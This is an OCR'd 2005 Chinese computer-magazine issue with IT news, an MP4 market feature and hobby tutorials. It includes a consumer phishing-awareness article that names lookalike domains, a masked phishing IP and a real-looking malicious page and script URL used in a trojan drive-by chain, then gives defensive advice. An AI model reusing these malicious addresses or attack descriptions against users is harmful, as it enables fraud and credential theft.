凌晨2点临睡前，听着音乐在Blog里随便涂两笔，也成了我的一个习惯。记得上次半夜有个作者在QQ上问我：“这么晚还在工作呢？”我回复道：“没有，在听音乐，顺便更新一下Blog。”他就觉得非常不可思议，说这么晚了既然不工作那为什么不直接睡觉呢？我想都没想就对他说，那样的话就会把生活给丢了。是不是听起来貌似有深度状？ —_— 偶尔小小地自恋一下。

CF [DJ01]

健谈天下



最近接触的朋友经常会谈到这样一个观点：IT行业在走下坡路了，我们还是应该趁早打算。他们的论据有点儿负面：IT媒体在兼并中谋生存，IT行业工作越来越不好找了，IT的支柱产业——个人电脑的销售开始走下坡路了，IT的这不好那不好，就如同他自己不是IT圈里的人似的。

持上述观点的正式国内某位知名IT记者，说起来，他也算圈子里面为数不多的了解IT全行业面貌的“全乎人”（北京方言，意思是上有老，下有小，自己的身体又好的人）。为什么会出此“大逆不道”的言论呢？要知道记者笔杆子里的一席话，那绝对能影响不止一代人啊。今天，我们不妨来猜猜他是怎么想的？

猜想一，联想全盘接手IBM个人电脑事业部以后，ThinkPad（小黑）系列笔记本变了，一款X41T TabletPC问世不久，另一款宽屏Z60T让身为小黑粉丝的他绝望了！

猜想二，长城电脑也要做全乎人了，练功20载，如今数码啥的全都要做，难道你是第二个联想吗？是的话，长城啥时候能像联想一样漂洋过海呢？要知道，他用的第一台电脑就是具有国内一流品质的金长城电脑！

猜想三，小行星要撞地球了！我就说文人都爱“发情”（抒发情感），你看《编辑部故事》里的李冬宝啥时候最悲观？还不是听说小行星要撞地球了，才开始抱着人家姑娘撒欢。他估计也是，听说小行星“阿波菲斯”可能于2036年“击中”地球，就开始坐不住了。一则未证实的消息难道就能难倒一位大记者吗？

猜想四，楼上坠落死鸽子。别的时候他也不会那么紧张，最近亚太地区不是在闹禽流感吗，他就开始担心前不久食物中毒坠楼身亡的邻家鸽子了，简直就是杞人忧天。

猜想五，难道会和萨达姆接受第二次庭审有关？据说他曾经去过巴格达，对萨达姆雕像感触颇深，他不会怀念战争贩子吧。

猜想六……别猜了，估计如此说下去，任何和他有关的事儿都会被牵扯出来。根本上说，阿健非常了解这个记者同仁的心情。干这行的，一年到头都在接触新鲜事物，但就是因为新鲜的东西接触多了，产生了全方位的审美疲劳，甚至有同仁患上了职业病——看什么都不顺眼，干什么都不顺心。幸亏我们是跑IT的，要是换了去跑娱乐，那狗仔队的日子过得……深表同情。

马上就要元旦了，新的一年也该换个活法了。阿健更会以崭新的形象和大家见面，您对我们的第九页有什么创意和想法？一定发邮件告诉我，我保质保量回复，您发来100字，我绝对双倍回复。不说了，再说，我就跟他差不多了！

CF [DJ02]



就在脑白金广告铺天盖地的时候，史玉柱变脸转战IT产业，筹资1亿元备战网游产业。

索尼近日发布了专业录音笔PCM-D1，它拥有两个录音单元，能够在保证高质录音的情况下提供理想的除噪效果，能够自动监测音频噪音，通过软件纠正和消除，它还提供了高达4GB闪存空间。

手机选号还需要费用？在北京手机市场上，这股收取手机选号费的行为正在愈演愈烈。手机店里一个尾数是"88"的号，价格叫到了3000元。这些店手机号的基本价格都在50元，号码基本上都是134打头。一个中国移动"全球通"手机号码—1390×××1390，竟然卖到了1.5万元。

在一张光盘上存储数TB数据的梦想距离现实又近了一步。Maxell计划于2006年9月份推出其首款全息存储产品，存储容量为300GB，数据传输速率将达到160Mbps。全息存储产品利用对光敏感的晶体存储数据。由于它利用完整的磁盘而非仅仅表面存储数据，因此其存储量要大于DVD。

比起在零售（3.9%）和金融投资（11%）领域的花费，IT行业从业人员普遍对身体健康重视不足，只有2.2%的资金会投向保健品领域。

在信息技术高度发达的美国，有77%的小型企业有用自己的网站。


艾瑞市场咨询（iResearch）针对国内在线音乐用户使用行为的研究显示，对盗版音乐持反对意见的用户占42.8%的比例。

冠 小黑变味 联想提前4年放弃IBM使用权



年关应该是一个收获的季节，而IBM ThinkPad笔记本迷们怎么也不会想到，他们盼来的竟然是一款变味了的"小黑"。前不久，联想发布了第一款定位在娱乐领域的宽屏ThinkPad笔记本Z60t。记者从经销商处了解到，目前出货的IBM机器都打上了Lenove标记，开机画面也变成联想的Logo，连IBM "Access IBM"按键也改为"ThinkVantage"，我们曾经非常熟悉的ThinkPad的帮助和定制中心的"Access IBM"软件将和蓝色的"Access IBM"按键将要成为历史。而高附加值的实用随机软件一直是被IBM的用户津津乐道，而如今新版本的软件正在去掉IBM的字样，版权信息也发生了相应的变化。

上榜理由：就在变味小黑发布不久，联想发布第二财务季度报告之后，联想新CEO史蒂夫·沃德宣布提前4年放弃IBM品牌的使用权。试问现在购买力最强的消费者中，又谁知道曾经有一个笔记本品牌叫康柏呢？但愿小黑之变是一种进化。



不是MP4 朗科

"国内MP4市场目前已经很混乱，一些只能播放MTV的MP3也叫MP4，把市场弄得一团糟。朗科无意也没有能力改变这一切，但可以改变自己。酷贝功能非常丰富，所以不仅仅是MP4。"朗科新款手持娱乐终端酷贝系列的发布会上，市场部负责人张洲宽接受记者采访时说。然而，放弃消费者越来越熟悉的名字MP4，朗科进军手持娱乐终端领域的动机难免让人不解。是为了规避市场上的恶性竞争，还是企业发自其他目的的考虑？如果其他竞争者效法朗科，消费者是否能买到一部称心如何的MP4呢？让我们听听大家的看法。

新品路线遭业内质疑

"我们认为，厂商的当务之急应该放在培育好MP4市场上，过早地细分市场不符合消费者的需求。"国内某知名数码产品厂商MP4产品负责人称。他直接将矛头指向了朗科新品的功能设计上："能够播放大码流、不同格式的视频，才是当前消费者购买MP4类似产品的第一需求。"



不同品牌采用相同模具的现象普遍

记者在发布会现场看到的朗科酷贝P200和其他MP4产品一样，支持MPGE1/MPGE2、MPEG-4（Xvid、Divx）标准的avi文件格式的电影播放。值得一提的是，酷贝P200支持"一键返回"功能与"多任务同步操作"，减少了用户逐级返回主界面的麻烦，而酷贝A100与A200在MP4的基础上增加了射频发射器，能直接在汽车内播放音频。而据深圳一家小MP4工厂负责人透露，"在公模MP4上增加类似功能，就像在电脑主机板上加装一个网卡那么简单"。

至记者截稿时止，朗科方面迟迟不能透露该系列产品的定价策略，只是以"正在考虑中"、"肯定让消费者得到实惠"作答，但业内人士给出了一个价格底线：2.5英寸的低端MP4产品多采用闪存（FLASH）技术，价格1000元以内；3.5英寸液晶显示屏的产品，目前采用20GB到40GB硬盘式非公模的多在2000元以上。朗科酷贝的价格区间不说自明。价格上不占优势的新品，又不想继续在MP4市场上摸爬，朗科手中到底有几张底牌没有亮相呢？

两张底牌救活MP4市场？

底牌一："3.5英寸大屏+低价"策略。华旗数码MP4事业部项目经理陈立军表示："目前市场上大量出售的2.5英寸MP4并非

20年磨一剑 长城开卖9999元游戏笔记本



漆黑的通道，不时有身着骷髅服饰的怪人跳出吓唬来客，酷玄的灯光加上游戏人物的隆重登场，构成了游戏味道十足的长城游戏笔记本发布会的现场。11月22日，中国长城计算机深圳股份有限公司联合英特尔、nVIDIA和游戏橘子在北京发布了国内首款万元级的游戏笔记本T50。长城公司表示，采用顶级配置的T50笔记本电脑的定义和制造凝聚了诸多业界巨头的共同心血，符合IT应用发展趋势，锁定增长迅速的数字娱乐和家庭计算市场，充分诠释了长城品质国际化、品牌年轻化的发展理想，将成为年内最具市场冲击力的移动计算产品。

特别关注：长城面临的不光光是国际品牌的挤压，国内同类品牌的威胁更不容忽视。在游戏笔记本上，市场上已有神州、华硕、宏碁、明基等，而且价格战已经在该市场打响。据了解，宏碁已有X700独立显示芯片的Sonoma迅驰产品跌破万元，而以低价著称的神州已有一款采用128MB显存GF6600独立显卡的笔记本降到8000元以下。

制约 据国外媒体消息，美国政府可能将出台旨在限制中国及其他外国公民参与美国高级别科研项目的措施，原因是担心这些公民会窃取相关技术机密，其中中国公民为重点限制对象。此议遭到了美国各大企业及美国科研机构的强烈反对。

启动 重庆市有线电视数字化整体转换年内主城7个区将有3万用户实现首批数字化转换，享受数字视听新生活。


电视 韩国多媒体数字广播(DMB)技术相当成熟，LG推出了基于该技术的新款电视PDA产品PM80。



过度 中国工程院院士倪光南近日发表言论指出，过度保护甚至滥用知识产权保护会阻碍科技的进步。该观点是在一篇支持开元软件的文章当中提出的。

主因 面对网瘾少年，专家指出，中学生身心发育尚不成熟是导致易上网成瘾的主观原因，但主要原因在于生活中缺乏情感交流，多见于家庭对于独生子女情感生活的关注度过低。

录像 通过一个名为Slingbox的装置，将电视节目转录于个人录影机（PVRs）中，只要可以连接宽带网络，Sling Media的网络让电视迷无论何时在家中或旅程都可以通过他们的笔记本无线看电视。



黑狗 请条机器黑狗来看家看来是没戏了，但它足以陪伴儿童和爱好时尚的人们。能用动作、音乐、色彩来表现喜怒哀乐，是这种机器狗的强项。

CF [XW02]

新品上市为哪般？

■本刊编辑部 张健

真正意义上的MP4产品。”长城电脑数码产品部总监罗迎晓深有同感：“2.5英寸的产品首先无法满足消费者影音娱乐的需要，因为此类产品多采用廉价的解决方案和伪彩显示屏幕，就连主流的视频格式都无法兼容，如何让消费者体验MP4的快乐呢？”一位不愿透露姓名的分析人士称，有实力的厂商纷纷看好3.5英寸的另一个原因在于，采用公模（公共模具）的小厂还一时来不仅上马3.5英寸MP4。华旗数码陈立军指出：“在利益驱使下，3.5英寸公模产品的出现很快，到时候杂牌MP4价格照样走低。”

底牌二：闪存技术有优势。朗科一再强调“闪存式MP4具有绝对的竞争优势”，对此，市场推广部高级经理张洲宽直言不讳地说，由于成本高居不下，硬盘式MP4短期内不会成为国内市场的主流。

以“随时随地能放电影”而著称的MP4自2004年登陆国内市场以来，总销量就没有超过10万台，这与国内MP3市场一年数百万台的销量相比只能说相形见绌，价格高是硬盘MP4市场一度受阻的主要原因。据悉，目前仅20GB的硬盘成本在500元以上，一款20G的硬盘MP4产品的售价则高达3000元左右。优百特董事长张峰认为：“现在硬盘型的MP4大多使用德州仪器，飞思卡尔的设计方案，闪存型的多用凌阳的设计方案，有一定技术的就稍做改动，一般都会直接套用原来的方案，产品同质化太严重。”



朗科新款多媒体娱乐终端酷贝P200

目前，拿数码娱乐产品高度发达的韩国为例，开发一款MP4产品，外观设计花费奖金3.5万美元，结构设计费用高达20万美元以上，再加上在诸如按键舒适度等方面的设计成本，一部精美的MP4产品价格也能控制在399美元左右。相比之下，我们的产品不可避免地同质化，缺少核心解决方案有关的软件和硬件技术，厂商多在外围电路上做文章。这就好比，厨师一边做蛋糕，一边急于下筷子，结果导致蛋糕迟迟不能上桌。如此看来，朗科的两张底牌真能从根本上解决国内MP4市场的问题吗？

CF [XW03]



警惕“网络钓鱼”

■本刊编辑部 张健　ISTroop 信安团队

本期报料者获奖金200元
报料信箱:viewpoint@cfan.com.cn

最新的数据显示，70年代后期出生的人群正在成为当代中国的消费主力军，他们习惯了利用网络给自己的购物带来便利，但可怕的“网络钓鱼”魔爪正在伸向消费者的电子钱包，了解防范技术就成了当务之急。

第一骗术　垃圾邮件

频繁使用电子邮件的消费者一定少不了收到大量的垃圾邮件。警惕！说不定您就会中了他们的第一招。诈骗分子会以垃圾邮件的形式大量发送欺诈性邮件，这些邮件多以中奖、顾问、对帐等内容引诱消费者在邮件中填入金融账号和密码，或是以各种紧迫的理由要求收件人登录某网页提交消费者名、密码、身份证号、信用卡号等信息，继而盗窃消费者资金。

如今年2月份发现的一种骗取美邦银行(Smith Barney)消费者的账号和密码的“网络钓鱼”电子邮件，该邮件利用了IE浏览器的图片映射地址欺骗漏洞，并精心设计脚本程序，用一个显示假地址的弹出窗口遮挡住了IE浏览器的地址栏，使消费者无法看到此网站的真实地址。当消费者使用未打补丁的Outlook打开此邮件时，状态栏显示的链接是虚假的(见图1)。

当消费者点击链接时，实际连接的是钓鱼网站**.41.155.60:87/s。该网站页面酷似Smith Barney银行网站的登录界面(见图2)。一旦输入账号密码，这些信息就会被黑客窃取。

第二骗术　假网站

此招数利用了人们的粗心，犯罪分子建立假冒网上银行、网上证券网站，骗取消费者账号密码实施盗窃。犯罪分子建立起域名和网页内容都与真正网上银行系统、网上证券交易平台极为相似的网站，引诱消费者输入账号、密码等信息，进而通过真正的网上银行、网上证券系统或者伪造银行储蓄卡、证券交易卡盗窃资金；还有的利用跨站脚本，即利用合法网站服务器程序上的漏洞，在站点的某些网页中插入恶意Html代码，屏蔽住一些可以用来辨别网站真假的重要信息，利用cookies窃取消费者信息。

如曾出现过的某假冒银行网站，网址为www.1cbc.com.cn，而真正银行网站是www.icbc.com.cn，犯罪分子利用数字“1”和字母“i”非常相近的特点企图蒙蔽粗心的消费者。

又如2004年7月发现的联想集团网站(www.1enovo.com)，而真正网站为www.lenovo.com，诈骗者利用了小写字母“l”和数字“1”很相近的障眼法。诈骗者通过QQ散布“XX集团和XX公司联合赠送QQ币”的虚假消息，引诱消费者访问。

一旦访问该网站，首先生成一个弹出窗口，上面显示“免费赠送QQ币”的虚假消息。而就在该弹出窗口出现的同时，恶意网站主页面在后台即通过多种IE漏洞下载病毒程序lenovo.exe(TrojanDownloader.Rlay)，并在2秒钟后自动转向到真正网站主页，消费者在毫无觉察中就感染了病毒(见图3)。




图1




图2




图3

病毒程序执行后，将下载该网站上的另一个病毒程序bbs5.exe，用来窃取消费者的传奇账号、密码和游戏装备。当消费者通过QQ聊天时，还会自动发送包含恶意网址的消息。

第三骗术　虚拟电子商务

此类犯罪活动往往是建立电子商务网站，或是在比较知名、大型的电子商务网站上发布虚假的商品销售信息，犯罪分子在收到受害人的购物汇款后就销声匿迹。如2003年，罪犯佘某建立“奇特器材网”网站，发布出售间谍器材、黑客工具等虚假信息，诱骗顾主将购货款汇入其用

虚假身份在多个银行开立的账户，然后转移钱款的案件。

除少数不法分子自己建立电子商务网站外，大部分人采用在知名电子商务网站上，如"易趣"、"淘宝"、"阿里巴巴"等，发布虚假信息，以所谓"超低价"、"免税"、"走私货"、"慈善义卖"的名义出售各种产品，或以次充好，以走私货充行货，很多人在低价的诱惑下上当受骗。网上交易多是异地交易，通常需要汇款。不法分子一般要求消费者先付部分款，再以各种理由诱骗消费者付余款或者其他各种名目的款项，得到钱款或被识破时，就立即切断与消费者的联系。

第四骗术　种木马

如去年网上出现的盗取某银行个人网上银行账号和密码的木马Troj_HidWebmon及其变种，它甚至可以盗取消费者数字证书。又如去年出现的木马"证券大盗"，它可以通过屏幕快照将消费者的网页登录界面保存为图片，并发送给指定邮箱。黑客通过对照图片中鼠标的点击位置，就很有可能破译出消费者的账号和密码，从而突破软键盘密码保护技术，严重威胁股民网上证券交易安全。

又如2004年3月陈某盗窃银行储户资金一案，陈通过其个人网页向访问者的计算机种植木马，进而窃取访问者的银行账户和密码，再通过电子银行转账实施盗窃行为。



图4

再以某市新华书店网站(www.**xhsd.com)被植入"QQ大盗"木马病毒(Trojan/PSW.QQRobber.14.b)为例。当进入该网站后，页面显示并无可疑之处(见图4)。但主页代码却在后台以隐藏方式打开另一个恶意网页 www.dfxhsd.com/icyfox.htm(Exploit.MhtRedir)，后者利用IE浏览器的MHT文件下载执行漏洞，在消费者不知情中下载恶意CHM文件www.dfxhsd.com/icyfox.js并运行内嵌其中的木马程序(Trojan/PSW.QQRobber.14.b)。木马程序运行后，将把自身复制到系统文件夹(见图5)。同时添加注册表项，在Windows启动时，木马得以自动运行，并将盗取消费者QQ账号、密码甚至身份信息。



图5

利用消费者弱口令等漏洞破解、猜测消费者账号和密码。不法分子利用部分消费者贪图方便设置弱口令的漏洞，对银行卡密码进行破解。如2004年10月，三名犯罪分子从网上搜寻某银行卡号，然后登录该银行网上银行网站，尝试破解弱口令，并屡屡得手。

实际上，不法分子在实施网络诈骗的犯罪活动过程中，经常采取以上几种手法交织、配合进行，还有的通过手机短信、QQ、MSN进行各种各样的"网络钓鱼"不法活动。

切断"网络钓鱼"魔爪

针对以上不法分子通常采取的网络欺诈手法，我们虽然是技术上的弱者，但却可以用一些简单的办法保护自己的利益，免受"网络钓鱼"侵害。

第一，警惕诈骗邮件特征：一是伪造发件人信息，如ABC@abcbank.com；二是问候语或开场白往往模仿被假冒单位的口吻和语气，如"亲爱的用户"；三是邮件内容多为传递紧迫的信息，如以账户状态将影响到正常使用或宣称正在通过网站更新账号资料信息等；四是索取个人信息，要求消费者提供密码、账号等信息。还有一类邮件是以超低价或海关查没品等为诱饵诱骗消费者。

第二，针对假网银的防骗手段我们曾多次强调了。一般来讲，一是核对网址，看是否与真正网址一致；二是选妥和保管好密码，不要选诸如身份证号码、出生日期、电话号码等作为密码，建议用字母、数字　混合密码，尽量避免在不同系统使用同一密码；三是做好交易记录，对网上银行、网上证券等平台办理的转账和支付等业务做好记录，定期查看"历史交易明细"和打印业务对账单，如发现异常交易或差错，立即与有关单位联系；四是通过正确的程序登录支付网关，通过正式公布的网站进入，不要通过搜索引擎找到的网址或其他不明网站的链接进入。

第三，针对虚假电子商务信息的情况，广大网民应掌握以下特征：一是虚假购物、拍卖网站看上去都比较"正规"，有公司名称、地址、联系电话、联系人、电子邮箱等，有的还留有互联网信息服务备案编号和信用资质等；二是交易方式单一，消费者只能通过银行汇款的方式购买，且收款人均为个人，而非公司，订货方法一律采用先付款后发货的方式；三是诈取消费者款项的手法如出一辙，当消费者汇出第一笔款后，骗子会来电以各种理由要求汇款人再汇余款、风险金、押金或税款之类的费用，否则不会发货，也不退款，一些消费者迫于第一笔款已汇出，抱着侥幸心理继续再汇；四是在进行网络交易前，要对交易网站和交易对方的资质进行全面了解。

第四，安装防火墙和防病毒软件，注意经常给系统打补丁，禁止浏览器运行JavaScript和ActiveX代码都可以有效抑制"网络钓鱼"的发生。

发现网上诈骗、盗窃等违法犯罪活动可向公安部网络违法案件举报中心http://www.cyberpolice.cn/upreport/upreport.aspx举报。

CF [XW04]

Computer Fan

别拿专题不当回事儿
——2005 全年专题十全大补

在这里，跟读者朋友们透露一些内幕。作为专题栏目的编辑，在约作者撰写稿件的时候都会多约出去一些内容，以备不时之需。但实际上版面的空间又是有限的，所以每一期专题都会有些内容无法刊登，忍痛割爱。到了年末，我们决定让这些当初被无奈砍下的内容重见天日，既能增强专题的完整性，也可以在许多方面作些补充。请大家记住，虽然是补充但绝非简单拼凑，这一期专题仍然是我们精心制作的。

■策划：《电脑爱好者》编辑部 ■监制：达利 ■撰稿：2005 年全年专题作者群


酷狗 老字号遇到新问题

相关专题链接：
2005 年第十期《我爱音乐 我爱 MP3》
P15



又是一年圣诞节，大家有没有好好犒劳犒劳自己，给这一年辛苦的工作和学习来点奖励？什么，买了个 MP3 随身听？太好了，我们今天就来看看 MP3 随身听有什么好折腾的……

更个性的 MP3 随身听开机画面



P15
相关专题链接：
2005 年第十期
《我爱音乐 我爱 MP3》

时过境迁 歌词显示更简单


相关专题链接：
2005 年第十期《我爱音乐 我爱 MP3》
P16

QQ 动画表情经典 DIY 手法

相关专题链接：
2005年第二十一期《游走在边缘的免费午餐》
P17

DIY 光盘盒的图片演示

相关专题链接 2005年第二十三期《这个圣诞夜谁在为你歌唱》
P20





又是一年圣诞节，大家有没有好好犒劳犒劳自己，给这一年辛苦的工作和学习来点奖励？什么，买了个MP3随身听？太好了，我们今天就来看看MP3随身听有什么好折腾的……

酷狗 老字号遇到新问题

相关专题链接：2005年第十期《我爱音乐 我爱MP3》

既然买了MP3随身听，找歌肯定是最重要的。在今年第十期专题《我爱音乐 我爱MP3》当中，给大家推荐了酷狗（Kugoo）用作MP3歌曲的搜索。半年多时间过去了，当时介绍的2.x版本已经升级到了今天的3.0版本。新版本的酷狗在功能和性能上都有所提高，先简单说一下新版本的主要特色：

1.采用分布式进行音乐搜索，搜索内容增加到以前的10倍以上；

2.音乐支持mp3、wma、ape、ogg四种格式，下载速度全面提升2~3倍；

3.全新的内核，确保下载文件的完整，先进的文件传输算法，真正的软件减肥，做到低CPU占用，下载上传更加稳定，不影响网页浏览器等其他网络操作的速度。

4.做到完全的Live试听，全新P2PLive模式，实现边听边下，音乐试听/下载，歌词同步；

5.增加采样率等质量等级，满足您对音质的要求；

6.强化音乐文件管理功能，设计更加人性化；

7.娱乐杂志新增多个娱乐专栏，内容更加精彩；

8.此外，支持在线聊天、文件共享、最新音乐娱乐资讯、多功能播放器等。

然而，我们今天要补充的却是新版本酷狗遇到的新问题。当时推荐酷狗是因为它在专辑搜索方面非常出色，可是因为版权保护的原因，Kugoo在3.0版本正式发布后，取消了首页的新专辑搜索功能，这也是广大Kugoo Fans所关注的地方。

但是由于Kugoo 3.0搜索功能增强后，搜索已知名称的专辑也并非难事，只要使用一个小技巧，添加"-"！比如搜索孙燕姿的新专辑《完美的一天》，在所有框内输入"完美的一天-"注意"天"字后面加一个"-"（半角的减号）这样就可以轻松搜索出这张专辑的所有歌曲。



除此之外还有个办法，就是进入Kugoo论坛中的"最新流行音乐"板块中查找新专辑。

更个性的MP3随身听开机画面

相关专题链接：2005年第十期《我爱音乐 我爱MP3》

新买的MP3随身听肯定是爱不释手的，可是每每打开的时候都看到同一个开机画面是不是觉得无聊？正好，在第十期专题中我们原本安排了"自制MP3随身听开机画面"部分，由于版面的原因被忍痛割爱，这次我们解放了它。

关于DIY MP3随身听开机画面，有三个工具必不可少。

iBeadResEdit v0.72（资源文件修改软件）

Photoshop、画笔等（图像处理工具）

对应品牌和型号的MP3固件刷新程序（更新工具，可以在该MP3的官方网站上找到下载）


具体操作步骤如下：

1.在官方网站上找到并下载与我们MP3随身听型号一致的升级文件。

2.在升级文件压缩包中找到resource.bin或者类似名字的*.bin文件。

3.使用iBeadResEdit选择"File→Open"菜单打开resource.bin文件，然后再选择"File→Export bitmaps"导出bin文件中的位图文件到指定的一个文件夹。

4.打开刚才导出图片的文件夹，浏览其中的图片，找到开机画面那张图并进行修改。



5.直接在iBeadResEdit中修改，也可以使用Windows画笔或是Photoshop，总之只要能顺利达到目的就成。

6.修改完开机画面图片，再使用iBeadResEdit，选择"File→Import bitmaps"把刚才修改图片的那个文件夹重新导入。

7.当提示导入成功后，选择"File→Save"保存修改好的固件。


8.接下来就用MP3随声听的刷新程序把我们修改后的整个升级文件刷新到随身听里吧。

小提示

这里要区分升级包和刷新工具两个概念。升级包包含的是我们要升级的程序，而刷新工具则是用来把升级包更新到随声听中的工具。如果把刷新工作比喻成刻录光盘的话，升级包相当于我们要刻录的内容，刷新程序相当于Nero一样。

时过境迁 歌词显示更简单

相关专题链接：2005年第十期《我爱音乐 我爱MP3》



解决了找歌和DIY开机画面的问题过后，我们最后的任务就是实现MP3随身听上的歌词同步显示了。其实MP3随身听大多都支持显示歌词，只要歌词文件*.lrc和对应的音乐文件*.mp3名称一致，比如周传雄－黄昏.mp3对应周传雄－黄昏.lrc，那么MP3随身听就会在播放音乐的时候同步显示歌词。

第十期介绍了将MP3文件和lrc文件命名调整一致的方法，不过在新版本千千静听中变得更简单，这里特别补充一下。在千千静听的歌曲播放列表中，任意点选一首歌曲，在右键菜单里选择"重命名文件→歌手－歌曲名.扩展名"即可按照特定的各式命名。

《我爱音乐 我爱MP3——我和MP3的22个瞬间》
主要策划者：特别的特别（小特）
受欢迎程度：*****
爆料：专题副标题叫做"我和MP3的22个瞬间"，我问过小特这个22从何而来，他说是文章中包含了22个知识点，可是我怎么数也没数出22个来……



窗外企鹅羽翼渐丰

相关专题链接：2005年第十三期《打破窗户的企鹅》

考虑到Linux系统一直都在以飞快的速度迈出前进步伐，新动态和进展每天都有，所以本不打算对今年第十三期《打破窗户的企鹅》专题再做补充，可是前不久SUSE Linux 10.0突然发布，算是在今年年末的时候给广大的Linux支持者献上了一份大礼，所以我们又不得不再说说。

一直以来，Linux虽然比Windows更快速、更安全、更稳定，但在桌面环境下，Linux和Windows比起来，差距还是非常大的。而此次发布的SUSE Linux 10.0采用了最新的系统核心和外围应用软件，安装程序也非常智能化，即便是初学者也可以顺利完成新系统的安装。而且考虑到大部分用户都会在保留Windows的基础上首先尝试一下Linux，所以SUSE Linux 10.0的安装程序可以自动完成调整硬盘分区操作，并且不会导致用户数据的丢失。

SUSE Linux 10.0安装完成后，全中文的桌面、漂亮的屏幕字体（以前版本的Linux中文字体真是非常丑陋）让你立刻就能投入使用。同时，SUSE Linux 10.0包含了非常多的硬件驱动程序，大多数主流硬件无需另外安装驱动即可正常使用。

除此以外，SUSE Linux 10.0的桌面环境也做得清晰明了，习惯了Windows的用户马上就能找到熟悉的"开始菜单"、"任务栏"等。配套的最新版本OpenOffice 2.0可以轻松打开以前的Microsoft Office文档，而不损失任何内容。同时，SUSE Linux 10.0还附带了超过1500个应用软件。随时都能通过网络下载安装，而且完全免费。从绘图、多媒体、游戏到大型的办公软件、开发工具，一应俱全。

最后，SUSE Linux 10.0也提供了类似Windows Update的自动更新功能。用户只需要点击几次鼠标就能为自己的系统打上最新补丁或者升级应用软件到最新版本。彻底摆脱了Linux下面软件安装复杂，升级更复杂的弊端。

对于新出的SUSE Linux 10.0而言，小编们经过试用后得出这样的结论：目前仍然无法超越Windows系列操作系统，但是它们之间的差距在不断缩小，通过SUSE Linux10.0我们已经看到了希望。







QQ动画表情经典DIY手法

相关专题链接：2005年第二十一期《游走在边缘的免费午餐》

由于第二十一期《游走在边缘的免费午餐》专题涵盖的内容实在太多，所以迫于版面，在QQ动画表情DIY的环节砍掉了两个实例，感觉颇为惋惜，今天正好补充出来以飨诸位。

一、圣诞节需要圣诞老人

虽说圣诞不是咱中国人的节日，但是借这个机会放松放松，跟同学、朋友们放松一把也不是什么坏事。比如朋友发过来他的照片，正好，就让它变成圣诞老人！^o^



第一步：用Photoshop打开照片，随心所欲地鬼画一气，然后用“仿制图章工具”将主角的眉毛给抹掉。

第二步：选择菜单栏中的“滤镜→　液化”，然后根据喜好选择左边面板中相应的效果，例如“湍流”，然后在右边的“画笔大小”中将画笔调到较小的数值，最后在图片上按住鼠标左键拉拉看。哈哈，效果出来了。



第三步：在变形后的图片中画出两撇眉毛，当然越搞笑越好，这是我们需要动态处理的地方（老规矩，请将除眉毛外的其他图层拼合，以便于动画的控制）。



第四步：跳转到Imageready，将眉毛的移动效果做出来，比如新建一帧，将眉毛上移几个像素，然后再新建一帧，下移几个像素，配合不同的时间差还可以做不同的效果来。


二、利用QQ原始素材组合QQ动画

QQ中自带的动画虽然数量有限，但是人的创意是无限的，只要动动脑，利用这些简单的素材也可以拼凑出闪耀灵感的优秀动画来，下面我以一个简单的例子来抛砖引玉。

第一步：打开QQ安装目录下的原始图片文件，例如C:\Program Files\Tencent\qq\Face目录下的15.gif。


第二步：在photoshop中新建一张高35像素，宽20像素的画布，将15.gif复制到这张画布中并置于最顶端。

第三步：打开该目录下的39.gif文件，用橡皮擦擦掉图片中除手之外的其他地方，然后将这独立出来的手拷贝到刚才新建的画布中。



第四步：将手调整角度和移动到合适位置，并用铅笔工具在人脸上画出几缕胡须。为了保证图像的可操作性，请将除手以外的所有图层拼合。

第五步：跳转到Imageready，在“动画”栏新建一帧，将手这个图层下移一个像素，然后再新建一层，将手再向下移动一个像素，以此类推。边做边预览，直到调整到自己满意为止。如果觉得画面单调我们还可以用文字工具（快捷键T）给图片加上几个字，这个动画就完成了。




《游走在边缘的免费盛宴》

主要策划者：Dali

受欢迎程度：****

